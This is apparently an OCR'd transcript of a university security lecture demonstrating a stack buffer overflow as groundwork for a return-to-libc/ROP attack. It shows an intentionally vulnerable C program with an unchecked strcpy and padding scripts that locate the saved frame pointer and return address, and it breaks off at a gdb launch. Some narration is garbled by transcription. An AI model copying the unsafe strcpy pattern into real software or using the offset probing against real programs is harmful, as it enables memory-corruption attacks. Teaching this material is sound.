
Information Security - 5 - Secure Systems Engineering

Prof. Chester Rebeiro
Indian Institute of Technology Madras


Demonstration of a Return Oriented Programming (ROP) Attack

Hello and welcome to this demonstration in the course for secure system engineering, in one of the previous videos we seen how attackers use the return to libc attack to overcome the fact that this stack was made non-executable with a return to libc attack even though we have a stack which is non-executable, still an attacker would be able to overflow a buffer and do something malicious, in the demonstration that we are see today, we will be creating a shell using the return to libc attack.


(Refer Slide Time: 0:52)



```
nptel@osboxes:~/nptel_codes/module3$ ls
e1        payload               payload_generator_with_exit.py  vuln
Makefile  payload_generator.py  payload_with_exit               vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim vu
```




```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void vuln(char *s)
{
    char buffer[64];
    strcpy(buffer, s);
}

int main(int argc, char **argv)
{
    if (argc == 1) {
        fprintf(stderr, "Enter a string!\n");
        exit(EXIT_FAILURE);
    }
    vuln(argv[1]);
    printf("Done!\n");
}
~
~
~
~
"vuln.c" 19L, 307C
```



```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void vuln(char *s)
{
    char buffer[64];
    strcpy(buffer, s);
}

int main(int argc, char **argv)
{
    if (argc == 1) {
        fprintf(stderr, "Enter a string!\n");
        exit(EXIT_FAILURE);
    }
    vuln(argv[1]);
    printf("Done!\n");
}
~
~
~
~
"vuln.c" 19L, 307C
```

These codes are present in the virtual machine that is present along with this course and the directory for the return to libc attack is here, it is nptel_codesmodule3, so we will be looking at one specific C code that is called wonder C, so that is open it, so as before this is a very simple C code, it has two functions, a main function and a function call vull, so the wonderbility over here is due to the string copy strcpy, which copy is S into a buffer, now buffer is defined as a local and off size 64 bytes, therefore it is quite easy for S2 actually overflow this buffer, moreover since S is invoked with argv1, it can be done from the command line and therefore a user who is using this particular program would give a abruptly long a command line argument and therefore overflows this buffer.


(Refer Slide Time: 2:06)



```
nptel@osboxes:~/nptel_codes/module3$ ls
e1        payload               payload_generator_with_exit.py  vuln
Makefile  payload_generator.py  payload_with_exit               vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim vuln.c
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAA
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ cp ../module2/find_payload .
nptel@osboxes:~/nptel_codes/module3$ vim fu
```

So see this program working first, so we will run it as follows give it a short string and we see the fact that it is actually completed, all the other hand if we give the program a very large string like this, which is much larger than 64 bytes, then as expected buffer will overflow due to the long string copy which is done and we would get a segmentation fault, now a very similar to the what we have seen in the previous demonstration, where we seen a buffer overflow on the stack, in order to generate the payload you will use the Python strip which you have used in the previous demonstration, so we just copy it from there on model 2, find_payload over here and as using before this particular strip would generate strings of any arbitrary length.


(Refer Slide Time: 3:12)




```
nptel@osboxes: ~/nptel_codes/module3
#!/usr/bin/python
padding = 'A' * 112
print padding
~
"find_payload" 3L, 53C                              1,1          All
```

For example over here since we have specified 112, so this particular python strip would print A 112 A, so by varying this 112, we could actually get different lengths for the string.


(Refer Slide Time: 3:24)



```
nptel@osboxes:~/nptel_codes/module3$ ls
e1        payload               payload_generator_with_exit.py  vuln
Makefile  payload_generator.py  payload_with_exit               vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim vuln.c
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAA
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ cp ../module2/find_payload .
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$ vim
```




```
#!/usr/bin/python
padding = 'A' * 72
print padding
```




```
nptel@osboxes:~/nptel_codes/module3$ ls
e1        payload               payload_generator_with_exit.py  vuln
Makefile  payload_generator.py  payload_with_exit               vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim vuln.c
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAA
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ cp ../module2/find_payload .
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ vim fin
```

Now we already found before that if we specified that A is 72 bytes, then this is the smallest length of the string which would create a segmentation fault, so let us see this happening, so dot/findpayload and we could written to E1 and then as we have seen we can use E1 as an argument to our program vull cat e1 and see that it has a segmentation fault, anything less than 72 could work correctly.

(Refer Slide Time: 4:19)




```
#!/usr/bin/python
padding = 'A' * 
print padding
-- INSERT --                                   2,17          All
```




```
nptel@osboxes:~/nptel_codes/module3$ ls
e1        payload               payload_generator_with_exit.py  vuln
Makefile  payload_generator.py  payload_with_exit               vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim vuln.c
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAAA
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ cp ../module2/find_payload .
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
nptel@osboxes:~/nptel_codes/module3$ 
```

So for example if I use reduced this by 4 bytes and make it 68, this should work properly as follows, now what is happening here is that at 72 bytes the buffer is actually overflowing and modifying the frame pointer which is stored onto the stack, this is the smallest length of the string which would modify the frame pointer, now if we add 4 more bytes of A to this particular string, it would be not just the frame pointer but also the return address which gets modified on the stack.


(Refer Slide Time: 5:10)




```
#!/usr/bin/python
padding = 'A' * 76
print padding
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
:wq
```




```
nptel@osboxes:~/nptel_codes/module3$ ls
e1        payload               payload_generator_with_exit.py  vuln
Makefile  payload_generator.py  payload_with_exit               vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim vuln.c
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAA
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ cp ../module2/find_payload .
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ 
```




```
nptel@osboxes:~/nptel_codes/module3$ ls
e1        payload                payload_generator_with_exit.py  vuln
Makefile  payload_generator.py   payload_with_exit               vuln.c
nptel@osboxes:~/nptel_codes/module3$ vim vuln.c
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAAA
nptel@osboxes:~/nptel_codes/module3$ ./vuln AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ cp ../module2/find_payload .
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
Segmentation fault (core dumped)
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ ./find_payload > e1
nptel@osboxes:~/nptel_codes/module3$ ./vuln $(cat e1)
nptel@osboxes:~/nptel_codes/module3$ vim find_payload
nptel@osboxes:~/nptel_codes/module3$ gdb ./vuln
```



